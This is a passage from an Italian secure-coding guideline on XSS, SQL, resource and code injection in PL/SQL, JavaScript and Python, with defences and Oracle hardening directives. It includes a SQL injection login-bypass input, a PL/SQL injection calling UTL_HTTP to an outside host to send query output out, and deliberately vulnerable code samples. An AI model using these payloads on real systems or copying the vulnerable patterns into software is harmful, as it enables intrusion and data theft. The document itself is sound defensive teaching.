Trattamento dei files e degli oggetti embedded. Una servlet non deve mai accettare in input contenuti sottomessi da un utente che contengano tag HTML, tipici dell'inclusione di file od oggetti come: <EMBED>, <OBJECT> e <SCRIPT>.

Come già evidenziato altrove, tutte le eccezioni che si verificano durante l'esecuzione delle servlet che costituiscono l'applicazione web devono essere catturate e gestite opportunamente. I relativi messaggi di errore sollevati (es. dump di database o codici di errore - out of memory, null pointer exceptions, system call failure, database unavailable, network timeout), devono essere visualizzati verso l'utenza in accordo ad uno schema ben dettagliato: agli utenti generici devono essere inviate le informazioni minime in grado di aiutarli nella comprensione degli errori stessi (senza rivelare dettagli superflui), mentre le informazioni sulla diagnostica devono essere inviate per la visualizzazione esclusivamente agli amministratori dell'applicazione. Il meccanismo di gestione errori deve essere in grado di gestire ogni tipo di dati in ingresso e di garantire la sicurezza. Devono essere previsti dei messaggi di errore semplici, in grado di indicare la causa. I tentativi d'intrusione devono essere registrati nei file di log, qualunque ne sia l'esito, in modo tale da poterli verificare in un secondo tempo. La gestione degli errori non deve essere concentrata soltanto sui dati forniti in ingresso dall'utente, ma deve includere anche tutti gli errori che possono essere generati da componenti interni come system call, query sul db o altre funzioni interne.

Anche il risparmio delle risorse macchina è una buona prassi. Ove possibile, implementare meccanismi che consentano di limitare al massimo il numero di risorse allocate per ogni singolo utente. Per gli utenti autenticati, è possibile fissare una quota in modo da poter limitare il carico massimo che un utente può applicare al sistema. Per gli utenti non autenticati, si dovrebbero evitare tutti gli accessi che comportino query e la possibilità di utilizzare altre applicazioni avida di risorse ritenute superflue, mantenendo ad esempio in una cache il contenuto dei dati ricevuti da questi utenti invece di eseguire delle nuove query sul DataBase.

### 7.3 PL/SQL

PL/SQL (Programming Language / Structured Query Language) è un linguaggio di programmazione che viene implementato su un Oracle RDBMS. PL/SQL è in grado di utilizzare gli oggetti messi a disposizione dal RDBMS Oracle, poiché è stato realizzato "su misura" per tali oggetti.

I maggiori database relazionali di altri produttori includono linguaggi di programmazione simili a PL/SQL di Oracle, anch'essi in grado di utilizzare le specificità degli oggetti a loro disposizione per incrementare la produttività e creare processi elaborativi automatizzati efficienti. Sybase e Microsoft SQL Server utilizzano Transact-SQL, IBM DB2 utilizza SQL procedural Language, PostgreSQL supporta PL/pgSQL, ecc.

#### 7.3.1 Cross-site scripting (XSS)

##### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità di inoculare uno script e di mandarlo in esecuzione sul front-end dell'applicazione. Tramite tecniche sviluppate da malintenzionati per ottenere informazioni personali, possono, ad esempio, essere simulate pagine quasi identiche ad altri siti molto frequentati per ottenere informazioni riservate. La prassi del "social engineering" consente di ingannare gli utenti per indurli a visitare pagine fraudolente. Gli attacchi XSS di tipo reflected si verificano ogni qualvolta uno script viene inoculato ed eseguito nel periodo in cui dura la sessione. Gli XSS stored, viceversa, sono script malevoli che sono stati memorizzati su una base dati e vengono pertanto incorporati nella pagina (e quindi eseguiti) ogni volta che qualcuno ne fa richiesta.

Siamo di fronte ad DOM based XSS se i dati malevoli, contenenti tag HTML e script, vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web eseguendo in maniera silente gli script. Chi visualizza la pagina modificata in modo fraudolento non sarà in grado di riconoscere l'inganno.

### **Come difendersi**

Per prima cosa è necessario convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati compresi e rifiutati tutti gli altri.

Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.

Un altro accorgimento consiste nell'encoding (codifica) di tutti i dati dinamici, cioè nella neutralizzazione dei caratteri pericolosi, in modo da rendere inattivi eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.

Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.

Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina

Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali attacchi XSS possano manometterlo.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

### **7.3.2 Resource Injection**

#### **Come riconoscerla**

L'applicazione apre un socket di rete, per l'ascolto delle connessioni in entrata, utilizzando dati non attendibili. In questo modo si consente a un utente malintenzionato di controllarlo.

L'attaccante potrebbe perciò essere in grado di aprire una backdoor che gli consenta di connettersi direttamente al server delle applicazioni, acquisendo il controllo del server o esponendolo ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, potrebbe essere in grado di aggirare controlli di rete deboli, mascherando l'attacco da parte di altri dispositivi di rete.

Una resource injection può essere sfruttata anche per bypassare i firewall o altri meccanismi di controllo degli accessi. Si può anche utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e per l'accesso diretto ai sistemi locali; oppure per indurre un utente a inviare informazioni riservate a un server fraudolento.

#### **Come difendersi**

Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Questo esempio in PLSQL prende un path di tipo URL da una CGI ed esegue il download del file contenuto. La vulnerabilità è rappresentata dalla possibilità per un utente malintenzionato di modificare il path o il nome del file, ricevendo dal server del contenuto arbitrario e potenzialmente dannoso.

Esempio:

```
filename := SUBSTR(OWA_UTIL.get_cgi_env('PATH_INFO'), 2);  
WPG_DOCLOAD.download_file(filename);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,

CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### **7.3.3 SQL Injection**

#### **Come riconoscerla**

SQL Injection è una tecnica che consente a un attaccante di inserire comandi SQL arbitrari nelle query eseguite da un'applicazione Web sul proprio database. Può funzionare su pagine Web e app vulnerabili che utilizzano un database relazionale.

Un attacco riuscito può comportare l'accesso non autorizzato a informazioni riservate nel database o la modifica di dati. In alcuni casi, una SQL Injection riuscita può arrestare o addirittura eliminare l'intero database.

### **Come difendersi**

Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti.

Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Bisogna invece utilizzare componenti di database sicuri come le stored procedure (stored procedures), query parametrizzate alle quali si associano i valori in input.

Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis.

Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari).

### **Esempio:**

Consideriamo la seguente query:

```
SELECT * FROM Tabella WHERE username='$user' AND password='$pass'
```

\$user e \$pass sono impostate dall'utente e supponiamo che nessun controllo su di esse venga fatto.

Vediamo cosa succede inserendo i seguenti valori:

```
$user = ' or '1' = '1'  
$pass = ' or '1' = '1'
```

La query risultante sarà:

```
SELECT * FROM Tabella WHERE username='' or '1' = '1' AND password='' or '1' = '1'
```

Nell'approccio white list viene proposto un insieme di caratteri validi. Ad ogni richiesta, se l'input ricevuto contiene dei caratteri non presenti in tale lista, allora signaleremo un errore. Ciò comporta un'attenta definizione della lista in fase di definizione dei requisiti dell'applicazione, oltre che una corretta gestione dei caratteri.

Oltre la white list, si può anche usare il metodo della concatenazione delle variabili con uso della funzionalità "quote".

### **Esempio:**

Forma non corretta:

```
SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" | &UserInput | "'", &Name,  
&Phone);
```

Forma corretta

```
SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" |  
Quote(&UserInput) | "'", &Name, &Phone);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html> CWE-89, Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

## **7.3.4 Ulteriori indicazioni per lo sviluppo sicuro**

Di seguito vengono descritte ulteriori direttive per lo sviluppo PL/SQL in sicurezza.

### **7.3.4.1 Posizionamento delle procedure PL/SQL**

È necessario valutare attentamente la posizione in cui si collocano le procedure sviluppate:

- In file separati, organizzati per categoria, sul filesystem del db server;
- Minor numero di vulnerabilità derivanti dal fatto che il codice non viene precaricato
- Implementazione di meccaniche di "failover" più semplice

- Possibilità dell'uso del version-control e backup
- Maggiore protezione del codice sorgente, difficile da sovrascrivere
- Nei packages del DB:
- Maggior efficienza del codice
- Accesso al codice tramite la tabella USER\_SOURCE
- Integrazione con alcuni IDE

#### 7.3.4.2 Tipologie di procedure vulnerabili

L'utilizzo di differenti strumenti di manipolazione dei dati che il PL/SQL mette a disposizione degli sviluppatori, determina la modalità con cui il codice viene scritto, ed in ultima istanza determina la tipologia di risorsa che il codice andrà a comporre. Esistono in PL/SQL i seguenti tipi di "risorse":

- embedded SQL
- cursori (ovvero i recordset del PL/SQL)
- EXECUTE IMMEDIATE (ovvero PL/SQL dinamico)
- Packages
- Triggers

Per tutte queste differenti tipologie di risorse, comunque, la casistica in cui il PL/SQL risulta vulnerabile può essere ridotta a due tipologie di codice:

- Blocco di PL/SQL anonimo, ovvero un blocco di codice racchiuso da BEGIN ed END, utilizzato per eseguire query multiple.

Esempio:

```
EXECUTE IMMEDIATE
  'BEGIN INSERT INTO TABELLA (COLONNA1) VALUES ('' || PARAM || '');
  END;';
```

- Blocco di PL/SQL a singola riga, ovvero quel codice che non è dichiarato con BEGIN ed END, e non permette l'utilizzo del carattere ";" per l'iniezione di query multiple.

Esempio:

```
OPEN cur_cust FOR 'select name from customers where id = '' || p_idtofind ||
  ''';
```

#### 7.3.4.3 Filtraggio dei tipi di input iniettabile

Quando si utilizzano le stored procedures, è necessario porre opportuna attenzione al filtro dei seguenti tipi di input:

- UNIONI: possono essere utilizzate per includere query ulteriori rispetto a quelle effettuate dalla stored procedure.
- SUBSELECTS
- Comandi DDL/DML (INSERT, UPDATE, DELETE etc.)
- Nomi dei packages

#### 7.3.4.4 Filtro dei caratteri potenzialmente dannosi

- È necessario che i caratteri " (ASCII 34), ' (ASCII 39), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.), siano filtrati e/o opportunamente sanitizzati mediante escaping.
- È inoltre necessario che i caratteri # (ASCII 35), -- (ASCII 4545), % (ASCII 37), ; (ASCII 59), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.) siano filtrati e/o opportunamente sanitizzati mediante escaping.

#### 7.3.4.5 Direttive per Oracle

Si elencano di seguito le direttive di configurazione del database Oracle alle quali è necessario attenersi – nei limiti posti dalle esigenze applicative – per raggiungere un elevato livello di sicurezza delle applicazioni sviluppate con questa tecnologia. Si tratta di azioni che devono essere eseguite per garantire una certa sicurezza.

**Account:**



- cambiare la password all'utente SYS;
- disabilitare gli account di default del database;

#### **Ruoli:**

- revocare il ruolo RESOURCE dagli utenti;
- revocare il ruolo CONNECT da tutti gli utenti;

#### **Permessi:**

- revocare il permesso pubblico di esecuzione su utl\_file (vedi par. "prevenire l'upload remoto di file") ;
- revocare il permesso pubblico di esecuzione su utl\_http (vedi par. "prevenire la redirectione dell'output") ;
- revocare il permesso pubblico di esecuzione su utl\_tcp ;
- revocare il permesso pubblico di esecuzione su utl\_smtp ;
- controllare il permesso pubblico di esecuzione sui packages e le viste di cui gli utenti sys e dba sono proprietari;
- revocare il permesso pubblico su dbms\_random;
- revocare il permesso pubblico su dbms\_lob ;
- revocare ogni tipo di permesso su dbms\_sql e dbms\_sys\_sql granted;
- utilizzare i permessi dell'utente chiamante per ogni tipo di procedura;
- controllare e opportunamente dispensare il permesso "BECOME USER";
- controllare e opportunamente dispensare il permesso "CREATE ANY DIRECTORY";
- controllare e opportunamente dispensare il permesso "CREATE JOB";
- controllare e opportunamente dispensare il permesso "CREATE LIBRARY" ;
- revocare ogni permesso di esecuzione su sys.initjvmaux;
- revocare il permesso pubblico di esecuzione su dbms\_job;
- revocare il permesso pubblico di esecuzione su dbms\_scheduler ;
- revocare il permesso pubblico di esecuzione su owa\_util;
- negare l'accesso all'esecuzione di "SELECT ANY TABLE";
- controllare ed opportunamente disporre i permessi di accesso al package dbms\_backup\_restore;
- revocare il permesso di creazione degli oggetti a tutti gli utenti eccetto quelli proprietari dello schema;
- controllare l'accesso agli oggetti ed assicurarsi che gli utenti possano interagire unicamente con gli oggetti che sono loro necessari;
- impedire al dba di leggere le tabelle di sistema;
- impedire al dba di leggere i dati dell'applicazione.

#### **Inoltre:**

- controllare ed opportunamente sanitizzare il parametro utl\_file\_dir;
- controllare l'accesso di Java al sistema operativo;
- controllare e regolare opportunamente la maniera in cui Java e Oracle interagiscono;
- rendere extproc sicuro;
- settare il parametro \_trace\_files\_public a FALSE ;
- controllare e rendere sicuro il package statspack.

#### **Altre misure per proteggere il codice PL/SQL consistono nei seguenti punti:**

- Offuscamento del codice con WRAP: l'utility "wrap" (utilizzabile nella forma: wrap iname=input\_file [oname=output\_file]), deve essere utilizzato per offuscare i files SQL ove le procedure sono memorizzate. È necessario ricordare che l'utility wrap è in grado di offuscare il codice rendendo di difficile lettura il sorgente (e quindi l'algoritmo), ma non è in grado di proteggere eventuali stringhe di testo memorizzate staticamente nel codice, come nomi di tabelle e passwords.
- Prevenire la redirectione dell'output; è sempre necessario filtrare l'accesso al package UTL\_HTTP che può essere utilizzato per la redirectione dell'output nelle query.



#### Esempio:

##### Forma non corretta:

```
SELECT TRANSLATE('input utente', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',  
'0123456789')  
FROM DUAL;
```

##### Valorizzando l'input utente come:

```
'' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || ''
```

##### La procedura diventa:

```
SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || '' ,  
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')  
FROM DUAL;
```

- Prevenire l'upload remoto di file. È sempre necessario filtrare l'accesso al package UTL\_FILE che può essere il trasferimento di file tramite stored procedures.
- Prevenire l'injection di chiamata a funzioni. È sempre necessario limitare opportunamente il contesto di transazione di una procedura. È inoltre necessario evitare di utilizzare la direttiva PRAGMA AUTONOMOUS\_TRANSACTION ove non necessario, onde evitare di modificare il contesto transazionale all'interno del quale la query viene eseguita.
- Dichiarazione dei privilegi di esecuzione delle procedure. È necessario:
- dichiarare le procedure utilizzando la keyword AUTHID CURRENT\_USER;
- revocare il privilegio EXECUTE sui pacchetti e sulle procedure standard di Oracle non utilizzati;
- garantire i permessi alle operazioni di creazione (CREATE) e modifica (ALTER) di procedure unicamente ad utenze "trusted";
- definire i permessi delle funzioni associandoli unicamente ad utenti "trusted";
- garantire il ruolo RESOURCE unicamente ad utenti "trusted".

## 7.4 Javascript

JavaScript è un linguaggio di programmazione interpretato, con tipizzazione debole e dinamica. Insieme con HTML e CSS, costituisce la tecnologia di base per realizzare pagine web. Negli ultimi anni Javascript ha assunto un'importanza molto accentuata, grazie alla diffusione di innumerevoli framework che ne estendono e semplificano l'uso. Nuove versioni hanno fatto di Javascript un linguaggio moderno, flessibile e potente. Nato come linguaggio lato client, interpretato esclusivamente dal browser, Javascript è oggi anche diffuso come componente server-side supportato da RDBMS e web server.

### 7.4.1 Cross Site Scripting (XSS)

#### Come riconoscerla

Il problema principale veicolato da Javascript è il Cross Site Scripting (XSS), che si attua inoculando, attraverso un canale di input non controllato né verificato, uno script malevolo.

Il canale attraverso il quale l'input fraudolento può entrare può essere il campo di un modulo o un parametro passato attraverso l'url di una request GET, o nel corpo di una request POST.

Uno script malevolo può inviare all'esterno informazioni sulla sessione, leggere i cookie, dati personali e altre informazioni riservate; può anche modificare la pagina attraverso la manipolazione del DOM (Domain Object Model) dell'HTML. Da questo punto in poi, l'utente può essere tratto in inganno in molti modi: potrebbe essere indotto a inserire dati personali in una finta verifica o può essere dirottato su pagine fake che ne cariscano la fiducia.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in

questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.
- DOM based XSS, in cui la vulnerabilità è nel codice lato client anziché nel codice lato server.

Poiché Javascript è molto potente e flessibile, un sito sotto attacco mette in pericolo le proprie informazioni e quelle degli utenti che vi si collegano.

I danni del Cross Site Scripting possono essere esemplificati schematicamente come segue:

#### **Furto di cookie**

L'aggressore può accedere ai cookie associati al sito Web bersaglio, inviarli al proprio server e utilizzarli per estrarre informazioni riservate come gli ID di sessione.

#### **Keylogging**

L'aggressore può registrare un listener che registri tutti gli di eventi provenienti dalla tastiera e quindi inviare tutte le sequenze di tasti dell'utente al proprio server. In tal modo può entrare in possesso di informazioni potenzialmente sensibili come password e numeri di carta di credito.

#### **Phishing**

Utilizzando la manipolazione DOM, l'autore dell'attacco può far comparire sulla pagina un modulo di accesso falso e indurre l'utente a inviare informazioni riservate al proprio server.

#### **Come difendersi**

Le seguenti contromisure sono efficaci per evitare che gli attacchi XSS riescano nel loro intento:

- Encoding (codifica), che opera l'escaping all'input dell'utente in modo che il browser lo interpreti solo come testo, non come codice. Si tratta di filtrare i caratteri specifici dei tag HTML e della codifica Javascript, sostituendoli con del testo.
- Validation (convalida), che controlla nel merito l'input dell'utente, valutando che risponda a determinati criteri attesi.
- CSP. Oltre a questi rimedi, è necessario attivare lo standard Content Security Policy (CSP) in modo che solo le risorse scaricate da fonti attendibili possano essere utilizzate. Per risorsa s'intende qui uno script, un foglio di stile, un'immagine o altri tipi di file trattati nella pagina. Ciò significa che anche se un utente malintenzionato riesce a iniettare contenuti dannosi nel sito Web, CSP può impedirne l'esecuzione.
- Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura, tramite script, dei cookie di sessione.

#### **7.4.2 Client DOM Code Injection**

##### **Come riconoscerla**

Un attaccante può eseguire codice arbitrario sulla macchina dell'application server. A seconda dei permessi di cui dispone l'applicazione, potrebbe: accedere al database, leggere o modificare dati sensibili; leggere, creare, modificare o cancellare file; aprire una connessione al server dell'attaccante; modificare il contenuto delle pagine; decifrare dati utilizzando le chiavi dell'applicazione; arrestare o avviare i servizi del sistema operativo; organizzare un reindirizzamento verso siti fake (fasulli) per operazioni di phishing; prendere il completo controllo del server.

Accade perché l'applicazione esegue alcune azioni eseguendo codice incluso nei dati in input non opportunamente validati e verificati. In questo caso, il codice non attendibile viene letto dal browser ed eseguito sul lato client.

##### **Come difendersi**

- Come prima cosa, l'applicazione non dovrebbe eseguire alcun codice non attendibile da qualsiasi fonte esterna possa provenire, inclusi l'input dell'utente, dei file caricati (upload) o un database.

- Se è assolutamente necessario includere dati esterni nell'esecuzione dinamica, è consentito passare i dati come parametri al codice, ma non eseguire direttamente i dati utente.
- Se è necessario passare dati non attendibili all'esecuzione dinamica, applicare una convalida dei dati molto rigorosa. Come al solito, occorre convalidare tutti gli input, indipendentemente dalla fonte. I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
- L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.

#### Esempio:

codice vulnerabile:

```
eval (location.hash);
```

La funzione eval esegue dinamicamente del codice. Va evitata.

Il seguente codice è invece ragionevolmente sicuro, poiché manda in esecuzione una funzione staticamente codificata:

```
window.setTimeout(funzioneCodificata(), 1000);
```

Per maggiori informazioni vedere <http://cwe.mitre.org/data/definitions/94.html>

### **7.4.3 Client DOM Stored Code Injection**

#### **Come riconoscerla**

Un malintenzionato potrebbe causare l'esecuzione di contenuti ingegnerizzati nel browser, riscrivendo le pagine Web e inserendo script dannosi. L'utente legittimo sarebbe quindi indotto a fidarsi di ciò che gli viene proposto. Ciò permetterebbe all'attaccante di rubare la password dell'utente, richiedere informazioni sulla sua carta di credito, fornire informazioni false o eseguire malware. La vittima continuerebbe la sua attività ignara del pericolo, salvo poi accusare i responsabili del sito per i danni subiti.

La pagina web dell'applicazione esegue alcune azioni eseguendo codice sul lato client, concatenando dati di input da una cache sul lato client, come un cookie, la LocalStorage dell'HTML5 o un database locale. Codice dannoso eventualmente presente nei dati potrebbe avviare attività progettate da un attaccante.

#### **Come difendersi**

Occorre evitare qualsiasi esecuzione dinamica del codice. Se è proprio necessaria, anziché utilizzare i dati sul lato client, inclusi i dati precedentemente memorizzati nella cache dalla stessa applicazione, utilizzare solo dati attendibili provenienti dal server.

Per maggiori informazioni vedere: <http://cwe.mitre.org/data/definitions/94.html>

### **7.4.4 Client DOM Stored XSS**

#### **Come riconoscerla**

Un malintenzionato può utilizzare l'accesso legittimo all'applicazione per inviare dati ingegnerizzati al database dell'applicazione. Quando un altro utente accede in seguito, le pagine Web potrebbero essere riscritte con i dati salvati e potrebbero essere attivati script dannosi.

L'applicazione crea pagine web che includono dati provenienti dal database, incorporati direttamente nell'HTML della pagina. Il browser, quindi, li visualizza come parte della pagina.

Il problema nasce quando questi dati salvati sono stati immessi da un altro utente. Se i dati includono frammenti HTML o Javascript malevoli, anche questi vengono visualizzati (o eseguiti), sebbene la vittima non si accorga dell'inganno sottostante. La vulnerabilità è perciò il risultato dell'incorporazione di dati

arbitrari provenienti dal database, senza prima codificarli. La codifica trasforma i caratteri malevoli in normale testo, e il browser non può più trattarli come codice valido HTML/Javascript.

### Come difendersi

- I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia una lista di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
- La convalida non sostituisce la codifica (encoding), ossia la neutralizzazione di tutti i caratteri potenzialmente eseguibili. Tutti i dati dinamici, indipendentemente dall'origine, devono essere codificati prima di incorporarli nell'output. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare per Javascript, ecc.
- L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.
- Nell'intestazione della risposta HTTP Content-Type, definire esplicitamente la codifica dei caratteri (set di caratteri) per l'intera pagina.
- Impostare il flag httpOnly sul cookie di sessione, per impedire agli exploit XSS di rubarlo.

### Esempio:

La funzione Javascript che segue utilizza dati del database, senza verificarli, per creare dinamicamente uno script:

```
function renderUserProfileTable(res, connection, user_id) {
    connection.query('SELECT id,name,description from user WHERE id= ?',
[user_id],function(err, results) {
        var table = "<table>"
        table += "<table class='profile-html-table'>"
        table += "<tr><td>" + results[0].name + "</td></tr>"
        table += "<tr><td>" + results[0].description + "</td></tr>"
        table += "</table>"
        res.render("profile", table)
    });
}
```

Qui di seguito la funzione viene bonificata tramite l'encoding dei valori letti dal database, effettuato prima di incorporarli nella pagina web:

```
var htmlencoder = require('htmlencoder');

function renderUserProfileTable(res, connection, user_id) {
    connection.query('SELECT id,name,description from user WHERE id= ?',
[user_id],function(err, results) {
        var table = "<table>"
        table += "<table class='profile-html-table'>"
        table += "<tr><td>" + htmlencoder.htmlEncode(results[0].name) +
"</td></tr>"
        table += "<tr><td>" + htmlencoder.htmlEncode(results[0].description) +
"</td></tr>"
        table += "</table>"
        res.render("profile", table)
    });
}
```

Per maggiori informazioni vedere: <http://cwe.mitre.org/data/definitions/79.html>

#### 7.4.5 Client DOM XSS

##### Come riconoscerla

Un utente malintenzionato può utilizzare il social engineering per indurre un utente a inviare l'input modificato in modo malevolo verso il sito Web, ad esempio inducendolo a cliccare su un URL con un'ancora (hash) modificata, facendo sì che il browser riscriva le pagine Web. L'aggressore può quindi dirottare la vittima verso un server fake (fasullo), che gli consentirebbe di rubare la password dell'utente, farsi inserire i dati della carta di credito, fornire informazioni false o eseguire del malware. Ovviamente la vittima rimane ignara di ciò che accade.

L'attacco è possibile perché la pagina Web dell'applicazione incorpora nella pagina dati provenienti dall'input dell'utente (incluso l'URL della pagina), facendo sì che il browser li visualizzi come parte della pagina Web. Se l'input include frammenti HTML o JavaScript, anche questi vengono visualizzati (ed eseguiti). La vulnerabilità è il risultato dell'incorporamento di input dell'utente arbitrario senza prima codificarlo in un formato che impedirebbe al browser di trattarlo come HTML anziché come testo normale.

##### Come difendersi

- I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
- Effettuare un encoding (codifica) su tutti i dati dinamici prima di includerli nella pagina web. Considerare per tale scopo la libreria ESAPI4JS di OWASP.

##### Esempio:

codice vulnerabile:

```
document.write("Il sito si trova qui: " + document.location);
```

codice sicuro:

```
document.write("Il sito si trova qui: " +  
    ESAPI4JS.encodeForURL(document.location));
```

Per maggiori informazioni vedere: <http://cwe.mitre.org/data/definitions/79.html>

### 7.5 Python

Python è un linguaggio di programmazione ad alto livello, orientato agli oggetti, adatto, tra l'altro, per sviluppare applicazioni distribuite, scripting, applicazioni web, applicazioni di computazione numerica e di system testing.

Fu sviluppato da Guido van Rossum nel periodo 1985-1990 come Open Source, sotto licenza GNU General Public License (GPL).

Dato il grande successo e la diffusione del linguaggio, sono sorti numerosi framework e librerie che ne aumentano le potenzialità, sia in termini di caratteristiche, che di prestazioni.

Di seguito, un elenco delle principali vulnerabilità alle quali i programmi Python possono essere soggetti e le contromisure da adottare per mitigarle.

#### 7.5.1 Cross-site scripting (XSS)

##### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità di inoculare uno script e di mandarlo in esecuzione sul front-end dell'applicazione. Tramite tecniche sviluppate da malintenzionati per ottenere informazioni personali, possono, ad esempio, essere simulate pagine quasi identiche ad altri siti molto frequentati per ottenere informazioni riservate. La prassi del "social engineering" consente di ingannare gli utenti per indurli a visitare pagine fraudolente. Gli attacchi XSS di tipo reflected si verificano ogni qualvolta uno script viene

inoculato ed eseguito nel periodo in cui dura la sessione. Gli XSS stored, viceversa, sono script malevoli che sono stati memorizzati su una base dati e vengono pertanto incorporati nella pagina ( e quindi eseguiti) ogni volta che qualcuno ne fa richiesta.

Siamo di fronte ad DOM based XSS se i dati malevoli, contenenti tag HTML e script, vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web eseguendo in maniera silente gli script. Chi visualizza la pagina modificata in modo fraudolento non sarà in grado di riconoscere l'inganno.

### **Come difendersi**

- Per prima cosa è necessario convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati compresi e rifiutati tutti gli altri.
- Oltre a controllare che i valori siano compresi fra quelli ammessi o che rientrino in un determinato intervallo di validità, occorre verificare che corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.
- Un altro accorgimento consiste nell'encoding di tutti i dati dinamici, cioè nella neutralizzazione dei caratteri pericolosi, in modo da rendere inattivi eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- È opportuno attivare lo standard Content Security Policy (CSP) in modo che solo le risorse scaricate da fonti attendibili possano essere utilizzate. Impostare l'attributo HTTPOnly a true per impedire il furto dei cookie.
- La maggior parte dei template di Python oggi fanno l'escaping dell'input, anche se questa funzione può essere disattivata. Il modulo flask fa l'escaping dell'HTML.

### **Esempio:**

Codice non corretto:

```
@app.route("/")
def hello():
    name = request.args.get('name')
    return "Hello %s" % name
```

Codice corretto:

```
from flask import escape
@app.route("/")
def hello():
    name = request.args.get('name')
    return "Hello %s" % escape(name)
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

## **7.5.2 Code Injection**

### **Come riconoscerla**

Le vulnerabilità legate all'iniezione di codice sul lato server sorgono quando un'applicazione incorpora dati controllabili da parte dell'utente in una stringa che viene valutata dinamicamente da un interprete di codice. Se i dati dell'utente non sono rigorosamente convalidati, un malintenzionato può utilizzare l'input per iniettare codice arbitrario che verrà eseguito dal server.

Le vulnerabilità legate all'iniezione di codice sul lato server sono in genere molto gravi e portano a una completa compromissione dei dati, delle funzionalità dell'applicazione e spesso persino del server che

ospita l'applicazione. In tal caso l'attaccante potrebbe anche utilizzare il server come piattaforma per ulteriori attacchi contro altri sistemi.

